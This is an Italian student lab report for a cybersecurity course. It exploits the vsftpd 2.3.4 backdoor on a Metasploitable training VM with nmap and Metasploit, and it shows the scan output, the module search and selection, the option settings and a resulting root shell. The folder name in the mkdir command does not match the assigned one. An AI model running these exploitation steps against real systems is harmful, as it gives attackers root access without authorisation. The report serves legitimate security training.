Epicode
CS0124
Francesco Ficetti
Consegna S7/L1

# Indice

# Traccia

Completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd».
Una volta ottenuta la sessione sulla Metasploitable, creare una cartella con il comando *mkdir* nella directory di root. Chiamare la cartella test_metasploit.

# Svolgimento

Prima di sfruttare una vulnerabilità del servizio FTP, si deve sapere se la macchina target offre un servizio di quel tipo.

## Scansione con nmap

Avviare una scansione con *nmap*, un tool che permette di individuare le porte aperte, ed i servizi attivi sulle stesse. Aggiungere anche lo switch *-sV*, per avere in dettaglio la versione di quei servizi.

```
┌──(francesco㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 15:33 CET
Nmap scan report for 192.168.1.149
Host is up (0.0012s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.32 seconds
```

Come si può vedere in figura, sulla macchina target risultano attivi diversi servizi, tra i quali proprio il servizio FTP, versione *vsftpd 2.3.4*. Adesso si può procedere su Metasploit.

## Configurazione di Metasploit

Per avviare Metasploit, eseguire il comando *msfconsole*.
Una volta avviata la console, si può effettuare una ricerca con il nome di un servizio, per vedere se esistono vulnerabilità da sfruttare. Nel nostro caso, il comando da eseguire è *search vsftpd*.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Metasploit ha risposto con una lista di exploit disponibili per il servizio vsftpd, uno dei quali si riferisce proprio alla versione installata sulla macchina target. Per poterlo utilizzare, eseguire il comando *use*, seguito dal path dell'exploit.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```


Come si può vedere in figura, l'exploit è stato selezionato.
Ora è necessario capire quali parametri devono essere configurati per poterlo avviare. Il comando da eseguire è *show options*.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


I parametri fondamentali per il funzionamento dell'exploit, sono quelli che hanno *yes* come valore, nella colonna *Required*. Nel nostro caso sono due:

- *rhosts*, ovvero l'indirizzo IP della macchina su cui gira il servizio che vogliamo attaccare (Metasploitable);
- *rport*, ovvero la porta su cui è attivo quel servizio, impostato di default a 21.

Il comando da eseguire è *set rhosts 192.168.1.149*.




Rimane solo da scegliere e configurare il payload, ovvero la parte di attacco che si vuole seguire una volta che si è riusciti a sfruttare la vulnerabilità.
Per vedere i payloads disponibili, il comando è show payloads.





Nel nostro caso, essendoci un unico payload disponibile, è già stato impostato di default.
Per verificare i parametri necessari ad eseguire il payload, si può eseguire nuovamente il comando *show options*. Il payload selezionato non necessita di alcun parametro.

## Esecuzione di Metasploit

Dopo aver configurato Metasploit, si può eseguire l'attacco con il comando *exploit*.


Come si può vedere, Metasploit è riuscito a trovare una backdoor e ad aprire una sessione remota di shell. Per verificare che funzioni correttamente si può eseguire il comando *whoami*, grazie a questa vulnerabilità si ottengono i privilegi di root.
L'obiettivo dell'esercizio è creare una cartella che si chiama *test_metasploit*, all'interno della directory root. Il comando da eseguire è *mkdir test_metasploitable*. Per verificare che la cartella sia stata creata correttamente, si può andare ad eseguire il comando ls nella directory root di Metasploitable.




# Conclusioni

L'attacco è stato eseguito con successo.